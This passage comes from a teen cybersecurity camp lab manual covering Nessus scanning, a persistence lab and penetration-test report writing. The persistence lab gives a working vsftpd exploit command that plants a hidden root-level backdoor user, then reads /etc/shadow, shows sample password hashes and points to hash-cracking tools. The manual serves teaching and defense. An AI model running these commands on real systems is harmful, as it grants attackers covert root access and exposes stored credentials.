
- a. Navigate to <http://127.0.0.1:8834/WelcomeToNessus-Install/welcome> to continue the installation.
- b. If the risk prompt comes up, go to advanced and accept the risk to continue "proceed".
- c. Select continue.
- d. Select "Register for Nessus Essentials" and click continue.
- e. Select "Skip" as we already have our code in email.
- f. Enter your activation code from your email and click continue.
- g. Enter a username and password that you can remember and submit.
- h. Wait for the plugins to download - this may take a while.

4. **Create a New Scan:**

- Navigate to **Scans > New Scan**.




- Select **Basic Network Scan**.



- Name the scan "My First Scan"
- Type a custom description of your liking so you remember why we are scanning this host.
- Enter the target IP "scanme.org" and start the scan.
 - Note:** You can also scan IP addresses. Always have permission to scan a website unless it's designed to be scanned like scanme.org who is made by nmap.
- If you had a file with multiple IPs you could upload them as well.

Name	My First Scan
Description	This is a test scan to scanme.org
Folder	My Scans
Targets	scanme.org
Upload Targets	
Add File	


- As this is an entry-level course, we won't cover details. Review the other menus; more options and plugins will lengthen the scan time. Just know, the more options and plugins you select, the longer the scan will take.
- Click "Save"
- Now we should see our "My First Scan" on the main page.
- Click the "Play" button to start the scan.



- This scan can take 20 minutes and your antivirus might yell at you - it's ok, you're safe.

5. Analyze Scan Results:

- Once the scan is finished, you will notice the green arrow stops spinning.
- Click the completed scan and you should see a screen like this



- Notice the color-coded vulnerabilities.
- Click the scan again to parse out the various vulnerabilities. The highest severity will be up top by default.
- Note specific vulnerabilities to DNS and general information that are also color coded.

6. Document and Mitigate:

- List actionable steps to address vulnerabilities:
 - Close unnecessary ports.
 - Update outdated software.
 - Implement stronger authentication methods.

Key Takeaways from Nessus Vulnerability Scanning

- Identifying Vulnerabilities: When reviewing the scan results, how can you determine the severity of vulnerabilities and why is it important that they are color-coded?
- Detailed Analysis: What are some specific types of vulnerabilities that might be highlighted in the scan, and how should they be parsed for a comprehensive assessment?
- Mitigation Steps: What actionable measures can be taken to address identified vulnerabilities, and why is it crucial to close unnecessary ports, update outdated software, and implement stronger authentication methods?

Walkthrough Document for Teen Cybersecurity Camp: Lab 9 (1hour)

Lab Title: Persistence: Maintaining Access on a System

Lab Description

In this lab, you will learn about persistence - a method attackers use to maintain access to a compromised system. You will create a custom user account with administrator privileges to simulate how attackers establish persistence. Students will then test their new account by logging in via SSH and discuss why persistence is dangerous and how administrators can prevent it.

Real World Example of Persistence

SolarWinds provides software for managing IT systems, like Orion, which helps monitor computers, servers, and networks. In 2020, hackers infiltrated SolarWinds and inserted malicious code into Orion updates. When installed, these updates granted attackers secret access to the organizations' systems. To maintain persistence, the hackers created hidden accounts and altered authentication processes, enabling undetected access. As SolarWinds' software is central to IT management, this persistence allowed the attackers to spy, steal data, and control critical systems for months, emphasizing the dangers of undetected access.

Learning Objectives

- Understand why persistence is important to attackers and penetration testers.
- Create a custom user account for persistence on a target system.
- Log in with the new user and recognize the risks of unauthorized access.
- Identify strategies to prevent attackers from gaining persistence.

Why Persistence is Important

Persistence is crucial for attackers because it allows them to maintain access to a compromised system even after initial vulnerabilities are patched.

- **From an Attacker's Perspective:** Persistence ensures they can return to the system without exploiting the vulnerability again. It enables ongoing surveillance, data exfiltration, or launching further attacks.
- **From a Cybersecurity Professional Perspective:** Persistence demonstrates the potential risks of leaving a system unmonitored after exploitation. It highlights how attackers could evade detection and remain in a system indefinitely. For defenders, preventing persistence is critical to maintaining control over systems and protecting sensitive data.

Setting the Stage: Why Persistence is Dangerous (5 minutes)

- **Risk of Persistent Access:** Once an attacker has persistence, they have continuous control over the system.
- **Impact on Defenders:** Administrators must detect and remove persistence quickly to prevent long-term damage.
- **Preventative Measures:**
 - Use strong access controls.
 - Regularly audit system logs for unusual activity.
 - Enforce strict password policies and multi-factor authentication.

Create a Custom User Account (40 minutes)

1. **Access the Compromised System:**
 - a. Based on the previous vulnerability in VSFTPD, we will run the commands on the remote exploited system.
 - b. **Add a New User (NOTE - Use your student number in replace for XXX):**
 - i. In the command below - put **YOUR** student number instead of XXX
 - ii. In the command below - put **ANY** password instead of "YOUR_PASSWORD"
 - iii. Run the following command to create a new user. Replace <XXX> with your ID along with "YOUR_PASSWORD" with a custom password: `python3 vsftpd_234_exploit.py 172.18.0.3 21 "useradd -u 0 -o -g root -s /bin/bash student<XXX> && echo 'studentXXX:YOUR_PASSWORD' | chpasswd && exit"`
 2. **Explanation of command:**
 - a. **useradd -u 0 -o -g root -s /bin/bash studentXXX:**
 - i. This command creates a backdoor user (**studentXXX**) with full root privileges, assigns them to the **root** group, sets their shell to Bash, and avoids creating a home directory for stealth. If you are doing a penetration test on a client, you may not want to alert them right away. If they see new folders being created that they didn't create, this may raise suspicion from the blue team.
 - b. **echo 'studentXXX:YOUR_PASSWORD' | chpasswd:**
 - i. Sets the password for **student_pers_XXX** to **YOUR_PASSWORD**.
 - c. **&& exit:**
 - i. Ensures the session is closed cleanly once all commands are executed.

3. Test Persistence with SSH

- a. **Log in as the New User:** `ssh studentXXX@172.18.0.3`
- b. Enter the password that you passed in the command from the previous step.
- c. See if you can navigate to the root folder: `cd /root/`
- d. List the files in the root folder: `ls`
- e. Read the secret files that only root user can see: `cat /etc/shadow`

```
telnetd:*:14715:0:99999:7:::  
proftpd!:14727:0:99999:7:::  
statd:*:15474:0:99999:7:::  
snmp:*:15480:0:99999:7:::  
student_pers_069:2h7tTgoNJ8Ivc:20089:0:99999:7:::  
test1:sueUvZf1oEbmw:20089:0:99999:7:::  
test2:Ho7nAqD/F5ulk:20090:0:99999:7:::  
test3:1jY9Nb2TWC6vg:20090:0:99999:7:::  
student001:ansgBMFkfptE6:20090:0:99999:7:::  
student002:P7zoCUofE8GZo:20090:0:99999:7:::
```

- f. This is the encrypted version of the password. Using programs such as John the Ripper, you can attempt to brute-force passwords. A little research along with AI can go a long way. John and hashcat will bog the cloud machine, but crack all the hashes you want on your computer with some research as this is out of scope for this course. If you are interested in this line of work - penetration testing may be your calling.

4. Verify the User Creation:

- a. Check that the user you created exists: `cat /etc/passwd`
- b. What is the `passwd` file? - The `/etc/passwd` file is a critical system file in Linux that stores information about user accounts. Each line in the file represents a user and includes details like the username, user ID (UID), group ID (GID), home directory, and default shell. While the file shows user account information, it doesn't store actual passwords—those are kept securely in the `/etc/shadow` file. For example, an entry like `student123:x:1001:1001::/bin/bash` means the user `student123` has UID 1001, belongs to the group with GID 1001, and uses the Bash shell. This file is essential for verifying user accounts and their configurations.
- c. So, the admin could check this file for changes and may see new users being created and can be an alarm. From a defenders perspective, how could you use automation and scripts to check if the `/etc/passwd` file changes and if so to alert you?

5. Reflect on Persistence

- a. Attackers can log in anytime without re-exploiting the vulnerability.
- b. They can create additional users, steal data, or disable defenses.
- c. What other ways can an attacker use persistence on a linux server - try it!

Preventing Persistence

- 1. From an Administrator's Perspective:**
 - a. Regularly audit user accounts.
 - b. Look for unauthorized users or groups.
 - c. Enforce strict password policies and require strong passwords.
- 2. From a Policy Perspective:**
 - a. Use multi-factor authentication to secure all remote logins.
 - b. Limit the use of administrator privileges to essential personnel.
 - c. Monitor logs for unusual activity, such as new user creation or privilege escalation.
- 3. What You Can Do as a Defender:**
 - a. Set up tools to detect and respond to unauthorized persistence, such as fail2ban or intrusion detection systems.
 - b. Patch vulnerabilities promptly to close the initial entry point.

Key Takeaways

- How can we effectively detect and remove unauthorized users to prevent attackers from maintaining control of a compromised system?
- What are some real-world risks demonstrated by penetration testers when they simulate persistence?
- How can administrators prevent persistence through user account audits, strong policy enforcement, and system activity monitoring?

Walkthrough for Final Penetration Testing Report: Lab 10 (30 mins)

Objective: The purpose of this walkthrough is to guide you, the student, through the process of creating a professional penetration testing report. Each section of the template will be explained in detail, focusing on its purpose, what to include, and why it matters to the client. Remember, no matter how impressive your hacking skills are, your ability to clearly document and explain your findings is what truly matters. A good report helps the client understand their vulnerabilities and what steps they need to take to secure their systems. Without clear communication, the technical work loses its value.

You can find the report template in the CTF portion of the Google Classroom “Cyber Teen Camp (Team XXX) - Findings Report”. Edit it for your own purposes and remember, this is why the client is paying you and why it’s important to be able to effectively communicate both written and orally.

Have the template side by side with this class so you can see what is being discussed.

Overview of the Report

Confidentiality Statement

What It Is: The confidentiality statement ensures that the information in your report is treated as sensitive and not shared without permission. This builds trust between the penetration tester and the client, as it shows that you respect and protect their data.

What to Write:

- State that the document contains sensitive information.
- Emphasize that sharing or duplicating it requires explicit authorization.
- Example: “This document contains sensitive security information about CyberTronics Inc. and is intended solely for authorized personnel. Any distribution without permission is prohibited.”

Why It Matters: Clients need assurance that their vulnerabilities won’t be exposed to the public or malicious actors. Including this statement shows professionalism and respect for the client’s privacy.

Disclaimer

What It Is: The disclaimer clarifies that your findings represent a snapshot in time. Systems change, and new vulnerabilities may appear after the assessment is completed.

What to Write:

- Explain that the report reflects findings during the testing period and that anything that may appear could have been either overlooked or non-existent when the test was performed
- Example: “This report reflects vulnerabilities identified during the assessment and may not represent the current state of the system. Regular testing is recommended.”

Why It Matters: This section manages the client’s expectations and protects you from liability if new vulnerabilities emerge after the test.

Assessment Overview

What It Is: This section summarizes the purpose and scope of the penetration test. It provides context for the client and outlines what you were trying to achieve.

What to Write:

- Explain the goals of the test (e.g., identifying vulnerabilities, assessing risk).
- Include details about the systems tested (e.g., web servers, FTP servers).
- Example: “The assessment aimed to identify security weaknesses in CyberTronics’ web and FTP servers to enhance their security posture.”

Why It Matters: The overview helps the client understand the focus of the test and ensures alignment between the testing goals and the client’s objectives.

Executive Summary

What It Is: The executive summary provides a high-level overview of your findings and recommendations. It’s written for non-technical audiences, such as business leaders, who need to understand the risks without diving into technical details.

What to Write:

- Highlight the major vulnerabilities and their potential impact.
- Summarize the key recommendations.
- Example: “The assessment revealed critical vulnerabilities, including weak password policies and an unpatched FTP server, which could lead to unauthorized access. We

recommend enforcing strong password requirements and applying patches immediately.”

Why It Matters: Business leaders need to understand the importance of addressing vulnerabilities quickly. This section ensures they grasp the risks and the urgency of remediation.

Significant Findings and Business Impact

What It Is: This section explains the most important vulnerabilities and how they affect the business. It connects technical issues to real-world consequences, such as data breaches or downtime.

What to Write:

- Describe each major finding (e.g., “Weak password policies”).
- Explain the business impact (e.g., “Could lead to data breaches or unauthorized access”).
- Example: “Default credentials on the FTP server allowed unauthorized access to sensitive files, putting customer data at risk.”

Why It Matters: Clients care about how vulnerabilities impact their operations, reputation, and finances. This section helps them prioritize fixes based on business impact.

Scoping and Time Limitations

What It Is: Scoping defines what was included and excluded in the test. Time limitations explain any constraints on the testing process.

What to Write:

- List the systems tested (e.g., “192.168.1.0/24”).
- Note exclusions (e.g., “No denial-of-service attacks were performed”).
- Example: “Testing focused on the web and FTP servers at 192.168.1.100 and excluded phishing attempts.”

Why It Matters: This section ensures the client understands the boundaries of the test and avoids misunderstandings about untested areas.

Testing Summary and Recommendations

What It Is: This section explains the steps you took during the test. It's a roadmap of your methods, tools, and actions.

What to Write:

- Break down the testing phases:
 1. **Reconnaissance:** Tools and methods used to gather information (e.g., "Nmap to identify open ports").
 2. **Exploitation:** Steps taken to exploit vulnerabilities (e.g., "Used Metasploit to exploit the FTP server").
 3. **Persistence:** Techniques used to maintain access (e.g., "Created a backdoor user account").
- Example: "Nmap identified open ports on the target, and Metasploit was used to gain access to the vulnerable FTP server."

Why It Matters: Clients need to know what you did and how you did it. This section validates the thoroughness of your approach.

Technical Recommendations

What It Is: A list of actionable steps the client can take to improve their security.

Why It Matters: This section is the most important part of the document because it translates the identified risks and issues into concrete actions that the client can implement. By providing clear and practical recommendations, we empower the client to address vulnerabilities effectively and enhance their overall security posture.

What to Write:

- Include general recommendations based on your findings, such as:
 - Implement multi-factor authentication.
 - Conduct regular vulnerability scans.
- Example: "We recommend implementing strong password policies and conducting monthly audits of access logs."

Why It Matters: This section empowers the client to take proactive steps to secure their systems and prevent future vulnerabilities.

Vulnerability Summary and Report Card

Understanding CVSS Scores: The Common Vulnerability Scoring System (CVSS) is a standardized way to evaluate the severity of vulnerabilities. CVSS provides a numeric score ranging from 0.0 to 10.0, which helps categorize vulnerabilities into levels such as Critical, High, Moderate, Low, or Informational. These scores are essential for prioritizing remediation efforts and understanding the potential impact of vulnerabilities. You will have to do your research, but save these links in your notes.

How to Find CVSS Scores:

1. CVSS 4.0 Calculator:

- Visit <https://nvd.nist.gov/vuln-metrics/cvss/v4-calculator> to assign your own CVSS score based on your findings. Watch the video [here](#) to show you what each portion means and how to rate it.

2. MITRE Framework:

- Visit the MITRE ATT&CK framework at <https://attack.mitre.org> to explore tactics, techniques, and vulnerabilities related to CVSS. In the top right of the screen, in the search tab - search for the issue to find mitigations and the fix.

3. National Vulnerability Database (NVD):

- Access the NVD at <https://nvd.nist.gov/> for official CVSS scores and detailed vulnerability descriptions.

4. CVE Details:

- Use <https://www.cvedetails.com/> to search for specific CVEs (Common Vulnerabilities and Exposures) and their associated CVSS scores.

5. Exploit-DB:

- Visit <https://www.exploit-db.com/> to find exploit details that often include CVSS scores.

When documenting vulnerabilities, include the CVSS score and its corresponding severity to provide clear context for its urgency and potential impact. **What It Is:** A summary table of all vulnerabilities, their severity, and recommendations for fixing them.

What to Write:

- Create a table with columns for:
 - Vulnerability
 - Severity (Critical, High, Moderate, Low)
 - Recommendation
- Example:

Finding	Severity	Recommendation
---------	----------	----------------

Weak password policy	High	Enforce strong passwords
Vulnerable Software	High	Patch and update software

Why It Matters: The table provides a quick reference for the client to prioritize remediation efforts.

Technical Findings

What It Is: This section dives deep into each vulnerability, providing proof and detailed steps for fixing the issue. AI is your friend, don't 100% rely on it, but use it to help you write descriptions.

What to Write: For each vulnerability:

- **Description:** What is the vulnerability?
- **Risk:** Why is it dangerous?
- **Evidence:** Screenshots or logs proving the issue.
- **Remediation:** How to fix it.
- Example:
 - **Finding:** Default credentials on FTP server.
 - **Risk:** Unauthorized access to sensitive files.
 - **Evidence:** Screenshot of login using “anonymous” credentials.
 - **Remediation:** Disable anonymous login and enforce strong passwords.

Why It Matters: Detailed findings help the client understand the issue and provide a clear path to resolution.